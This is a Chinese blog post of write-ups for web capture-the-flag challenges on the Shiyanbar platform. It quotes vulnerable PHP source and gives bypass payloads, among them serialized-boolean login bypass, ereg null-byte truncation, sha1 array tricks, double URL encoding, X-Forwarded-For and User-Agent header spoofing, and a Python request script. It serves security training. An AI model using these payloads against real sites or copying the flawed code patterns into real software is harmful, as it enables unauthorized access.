

# 实验吧CTF—Web writeup 第二部分

原创

[Senimo\\_](#) 于 2019-08-21 16:25:51 发布 582 收藏

分类专栏: [各CTF平台 Writeup](#) 文章标签: [实验吧 web writeup 第二部分 CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44037296/article/details/99891587](https://blog.csdn.net/weixin_44037296/article/details/99891587)

版权



[各CTF平台 Writeup 专栏收录该内容](#)

16 篇文章 6 订阅

订阅专栏

## 实验吧CTF—Web writeup 第二部分

[天网管理系统](#)

[忘记密码了](#)

[Once More](#)

[Guess Next Session](#)

[FALSE](#)

[上传绕过](#)

[NSCTF web200](#)

[程序逻辑问题](#)

[what a fuck!这是什么鬼东西?](#)

[PHP大法](#)

[这个看起来有点简单!](#)

[貌似有点难](#)

[头有点大](#)

[知识点: 语言代码缩写表大全](#)

[猫抓老鼠](#)

[看起来有点难](#)

## 天网管理系统



```

$unserialize_str = $_POST['password'];
$data_unserialize = unserialize($unserialize_str);
if ($data_unserialize['user'] == '???' && $data_unserialize['pass'] == '???') {
    print_r($flag);
}

```

伟大的科学家php方言道：成也布尔，败也布尔。 回去吧骚年

分析代码：通过POST方式传入变量password的值，unserialize()函数使变量password的值反序列化，反序列化后把判断变量user和password的值与数据库中的对比，为真则输出flag。

根据提示：成也布尔，败也布尔。

bool类型的true跟任意字符串可以弱类型相等（!=和==）。因此我们可以构造bool类型的序列化数据，无论比较的值是什么，结果都为true，代码如下：

```

<?php
$temp = '';
$temp = array("user" => true, "pass" => true);
echo var_dump($temp);
echo var_dump(serialize($temp));
?>

```


执行得到：

```

array(2) {
  ["user"]=>
  bool(true)
  ["pass"]=>
  bool(true)
}
string(36) "a:2:{s:4:"user";b:1;s:4:"pass";b:1;}"

```

使用Google Chrome浏览器插件HackBar构造如下传参： password: a:2:{s:4:"user";b:1;s:4:"pass";b:1;}，得到flag: ctf{dwduwkhduw5465}



忘记密码了

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

分值：20

难度：中

找回密码

格式：SimCTF{}

解题链接

./step2.php?email=yomail@mail.com&check=???

## Once More

分值：10

难度：易

啊拉？又是php审计。已经想吐了。

hint: ereg()函数有漏洞哩；从小老师就说要用科学的方法来算数。

格式：CTF{}

解题链接

---

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

查看网页源码：

```
<?php
if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    {
        echo '<p>You password must be alphanumeric</p>';
    }
    else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
    {
        if (strpos ($_GET['password'], '*-*') !== FALSE)
        {
            die('Flag: ' . $flag);
        }
        else
        {
            echo('<p>*-* have not been found</p>');
        }
    }
    else
    {
        echo '<p>Invalid password</p>';
    }
}
?>
```

分析代码：通过GET方式传入变量password的值，正则表达式限制为：a-zA-Z0-9，长度小于8，值大于9999999，且需要在变量password中匹配到\*-\*

尝试使用%00截断ereg()函数的正则表达式匹配，通过科学计数法绕过长度限制和大小比较，在地址栏构造如下payload：?password=1e8%00\*-\*，得到flag：CTF{Ch3ck\_anD\_Ch3ck}

## Guess Next Session

分值：10

难度：易

写个算法没准就算出来了，23333

hint：你确定你有认真看判断条件？

格式：CTF{ }

[解题链接](#)

- 14863611
- 532740
- 2967495

```
<?php
session_start();
if (isset ($_GET['password'])) {
    if ($_GET['password'] == $_SESSION['password'])
        die ('Flag: ' . $flag);
    else
        print '<p>Wrong guess.</p>';
}

mt_srand((microtime() ^ rand(1, 10000)) % rand(1, 10000) + rand(1, 10000));
?>
```

**Session**是存储在服务端的客户端数据，而服务器里存放了来自各个客户端的session，通过http请求头中的Cookie中的Sessionid来判断出哪个Session属于哪个客户端。

使用**Burp Suite**抓取数据包：

Request to <http://ctf5.shiyanbar.com:80> [106.2.25.10]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /web/Session.php?password=7722573 HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://ctf5.shiyanbar.com/web/Session.php
Cookie: PHPSESSID=ormdocffilhtilq4994nmidmn2
Upgrade-Insecure-Requests: 1
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

Send to Repeater后，将变量 `password` 和 `Cookie` 的值清空：

Send Cancel < >

Target: <http://ctf5.shiyanbar.com>

Request

Raw Params Headers Hex

```
GET /web/Session.php?password= HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://ctf5.shiyanbar.com/web/Session.php
Cookie:
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 21 Aug 2019 22:22:26 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=71lm0j6f2it90ida38enki7f13; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 112

<html>
<head>
  <title>Guess Next Session</title>
</head>
<body><br/>
<center>
  Flag: CTF{C13ar_th3_S3ss1on}
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

发送数据包后，在**Response**中得到**flag**: `CTF{C13ar_th3_S3ss1on}`

**FALSE**

分值：10

难度：易

PHP代码审计

hint: sha1函数你有认真了解过吗？听说也有人用md5碰撞o(′ □ ′)o

格式：CTF{ }

解题链接

Login first!

Login

View the source code

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
    echo '<p>Login first!</p>';
?>
```

通过构造 `?name[]&password[]=1` 绕过 `sha1()` 的比较，在地址栏传参得到 flag: `CTF{t3st_th3_Sha1}`

## 上传绕过

分值：10

难度：易

bypass the upload

格式：flag{ }

解题链接

NSCTF web200

分值：20

难度：中

密文：a1zLbgQsCESEIqRLwuQAYmWLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws

格式：flag: {}

解题链接

## Decode

tips:

这是一个php自定义加密函数。

key的密文：

a1zLbgQsCESEIqRLwuQAYmWLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws, 请解密!

encode\_API

```
function encode($str){
    $_o = strrev($str);
    for($_0=0;$_0<strlen($_o);$_0++){
        $_c = substr($_o,$_0,1);
        $__ = ord($_c)+1;
        $_c = chr($__);
        $_ = $_.$_c;
    }
    return str_rot13(strrev(base64_encode($__)));
}
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

```
<?php
function encode($str){
    $_o = strrev($str);
    for($_0=0;$_0<strlen($_o);$_0++){
        $_c = substr_count($_o, $_0, 1);
        $__ = ord($_c)+1;
        $_c = chr($__);
        $_ = $_.$_c;
    }
    return str_rot13(strrev(base64_encode($__)));
}
```

根据加密的代码，写出解密的代码：

```
<?php
$key = 'a1zLbgQsCESEIqRLwuQAYmWLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws';
$temp = base64_decode(strrev(str_rot13($key)));
$temp = strrev($temp);
for($_0=0;$_0<strlen($temp);$_0++){
    $_c = substr($temp,$_0,1);
    $__ = ord($_c)-1;
    $_c = chr($__);
    $_ = $_.$_c;
}
echo $_;
?>
```



在线编译代码，得到flag: `flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}`

## 程序逻辑问题

分值：20

难度：中

绕过

解题链接

welcome to simplexue

进入页面显示提交查询，提交后显示：**Log in failure!**，查看网页源代码：

```
<a href="index.txt">
```

在底部发现跳转链接，尝试访问 `index.txt`，得到源码：

```
<html>
<head>
  welcome to simplexue
</head>
<body>
  <?php
if($_POST[user] && $_POST[pass]) {
  $conn = mysql_connect("*****", "*****", "*****");
  mysql_select_db("phpformysql") or die("Could not select database");
  if ($conn->connect_error) {
    die("Connection failed: " . mysql_error($conn));
  }
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $sql = "select pw from php where user='$user'";
  $query = mysql_query($sql);
  if (!$query) {
    printf("Error: %s\n", mysql_error($conn));
    exit();
  }
  $row = mysql_fetch_array($query, MYSQL_ASSOC);
  //echo $row["pw"];
  if (($row[pw]) && (strcasecmp($pass, $row[pw]))) {
    echo "<p>Logged in! Key:***** </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.txt">
</html>
```



## PHP大法

分值：20

难度：中

注意备份文件

解题链接

进入线面后显示：\*\*Can you authenticate to this website? index.php.txt\*\*，访问 `index.php.txt` 得到源码：

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
    echo "<p>Access granted!</p>";
    echo "<p>flag: *****} </p>";
}
?>

<br><br>
Can you authenticate to this website?
```

分析代码：通过GET方式传入变量 `id` 的值，“`eregi()`”函数在变量 `id` 中搜索字符串 `hackerDJ`，匹配成功则退出，将传入的 `id` 变量的值进行URL解码，解码后的值等于 `hackerDJ`，则输出 `flag`

在地址栏中输入URL编码会被解析一次，所以将字符串进行两次URL编码，及构造如下payload: `?id=%2568ackerDJ`（将'h进行了两次URL编码），得到flag: `DUTCTF{PHP_is_the_best_program_language}`

## 这个看起来有点简单！

\*\*分值：10

难度：易

很明显。过年过节不送礼，送礼就送这个

格式：

解题链接

题目貌似出了问题，暂时不能做。

## 貌似有点难

分值：20

难度：难

不多说，去看题目吧。

[解题链接](#)

**Tips**    **View the source code**

## PHP代码审计

错误！你的IP不在允许列表之内！

[View the source code](#)

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
else
    $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *****";
}
else{
echo "错误！你的IP不在访问列表之内！";
}
?>
```

使用Burp Suite抓取数据包:



The screenshot shows the Burp Suite interface for an intercepted request. At the top, it says "Request to http://ctf5.shiyanbar.com:80 [106.2.25.10]". Below this are buttons for "Forward", "Drop", "Intercept is on", and "Action". There is also a "Comment this item" field and a color-coded icon. Below the buttons are tabs for "Raw", "Headers", and "Hex". The main content area displays the raw HTTP request:

```
GET /phpaudit/ HTTP/1.1
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
Safari/537.36 Edge/18.17763
Host: ctf5.shiyanbar.com
Connection: close
```

On the right side of the screenshot, there is a URL: [https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

添加HTTP头文件: `X-FORWARDED-FOR: 1.1.1.1`, 发送数据包, 得到key: `SimCTF{daima_shengji}`

**Tips** [View the source code](#)

## PHP代码审计

---

Great! Key is `SimCTF{daima_shengji}`

[View the source code](#)

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

头有点大

分值：10

难度：难

提示都这么多了，再提示就没意思了。

[解题链接](#)

## Tips http header

### Forbidden

You don't have permission to access / on this server.

Please make sure you have installed .net framework 9.9!

Make sure you are in the region of England and browsing this site with Internet Explorer


[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

您没有访问/在此服务器上的权限。

请确保已安装.NET Framework 9.9!

确保您在英格兰地区，并使用Internet Explorer浏览此网站

提示为HTTP头，使用Burp Suite抓取数据包：



Request to http://ctf5.shiyanbar.com:80 [106.2.25.10]

Forward Drop Intercept is on Action

Comment this item

Raw Headers Hex

```
GET /sHeader/ HTTP/1.1
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Host: ctf5.shiyanbar.com
Connection: close
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

将 User-Agent 修改为 Internet Explorer/5.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 9.9)，将 Accept-Language 修改为 en-gb，发送数据包，得到key: HTTPH34der

## Tips http header

### Forbidden

You don't have permission to access / on this server.

The key is:HTTPH34der

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

## 知识点：语言代码缩写表大全

[转语言代码缩写表大全](#)

## 猫抓老鼠

分值：10

难度：难

catch! catch! catch! 嘿嘿，不多说了，再说剧透了

[解题链接](#)

Input your pass key:

需要输入变量 `key` 的值，提示为 `catch`，使用 **Burp Suite** 抓取数据包，**Send to Repeater** 后，发送数据包，在 **Response** 中得到提示：`Content-Row: MTU2NjQyMTk3NQ==`

重复发送数据包，发现 `Content-Row` 的值在时刻改变，使用 **Python** 脚本，具体代码如下：

```
import requests

url = 'http://ctf5.shiyanbar.com//basic/catch/'
r = requests.get(url)
temp = r.headers['Content-Row'] # 获得响应头信息
data = {'pass_key': temp}
result = requests.post(url, data=data)
print(result.text)
```

运行脚本，得到 **flag**: `#WWWnsf0cus_NET#`

## 看起来有点难

分值：50

难度：难

切，你那水平也就这么点了，这都是什么题啊!!!

[解题链接](#)